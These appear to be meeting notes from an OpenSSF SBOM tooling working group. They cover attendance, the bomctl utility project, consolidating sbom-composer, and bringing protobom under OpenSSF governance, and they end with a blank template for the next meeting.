Attendance ((please **mark an “X” if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
X	Ryan Ware (Intel)	he/him	ware
X	Josh Bressers (Anchore)	he/him	joshbressers
X	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
X	Mike Lieberman (Kusari)	he/him	mlieberman85
X	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm
X	Nisha Kumar (Oracle)	she/they	nishakm
X	Frederick Kautz (TestifySec)	he/him	fkautz
X	Mikey Strauss (Scribe Security)	he/him	Houdini91

Agenda:

- Intros
- Opens
- SBOM Utility Project
    - https://github.com/bomctl/bomctl
    - Discussion with Nisha about consolidating several existing tools into the project.
        - https://github.com/opensbom-generator/sbom-composer
        - https://github.com/opensbom-generator/
- Protobom update and help - puerco
    - Questions on how OpenSSF wants to do things with the project
        - Who gets to be the owner of the github organization?
        - Programmatic control of who is an owner?
        - Kubernettes - has a tool to control access?
    - Amanda can help with some of those - Michael
        - OpenSSF has GitHub Enterprise
        - You can own the org and it becomes a child org under OpenSSF
        - Gives OpenSSF and LF the ability to respond in case of bad actor

        - More than 1 maintainer from org, etc.
        - You'll be signing paperwork to LF
        - Add LF copyright
        - The only difference you might want to consider is where CNCF does things a specific way, there are considerations way that we are dogfooding our own tools
    - If the project wants to have some automated access listes, etc.
        - Yes, as long as you follow all the normal rules
    - What are the next steps?
        - Most of those will go through Amanda
        - Went through the legal code review already
        - Largely good to go
        - Protobom will become its own organization run by the OpenSSF
        - Some legal things that may take a few months but just move forward now.
        - Amanda will invite the protobom org into the OpenSSF
    - Frederick
        - We should make it explicit that all of the trademark stuff is done explicitly. Don't want the same thing that happened with VEX.
    - Ian
        - What happened with SBOMit: https://github.com/SBOMit/specification/issues/15
    - Does the OpenSSF have any concerns about what governance model we choose?
        - There are some rules but generally governance is flexible to the needs of the project
        - Open as long as it doesn't break LF rules
- Future Topics?
    - Update on Japan OpenSSF Day talk (Skootrs) - Mike Lieberman
    - Sandbox Request for low-level sbom tooling - Ian
    - Security Aid to Developers - Ryan
    - Operationalizing

TEMPLATE

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
	Ryan Ware	he/him	ware
	Josh Bressers (Anchore)	he/him	joshbressers

	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
	Georg Kunz (Ericsson)	he/him	gkunz
	Matt Rutkowski (IBM)	he/him	mrutkows
	Mike Lieberman (Kusari)	he/him	mlieberman85
	Kirby Linvill (CU Boulder)	he/him	klinvill
	David Kirichen (Intel)	he/him	Kirich
	Dennis Zhang (New York University)	he/him	yzhang0701
	Adrianne Marcum (OpenSSF)	she/her	amarcum
	Jared Miller (SAP)		jdmcyber
	Evan Anderson (Stacklok)	he/him	evankanderson
	Terri Oda (Intel)	she/her	terriko
	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm
	Nisha Kumar (Oracle)	she/they	nishakm
	Adolfo Garcia Veytia (ChainGuard)	he/him	puerco
	Seth Larson (PSF)	he/him	sethmlarson
	Chan Voong (Comcast)	she/her	voongc
	Jerod Heck (Lockheed Martin)		jhlmco
	Victor Lu (Independent)	he/him	victorjunlu
	Keith Ganger (Lockheed Martin)	he/him	kgangerlm
	Frederick Kautz (TestifySec)	he/him	fkautz
	Mikey Strauss (Scribe Security)	he/him	Houdini91

Agenda:

- Intros
- Opens
- Future Topics?
    -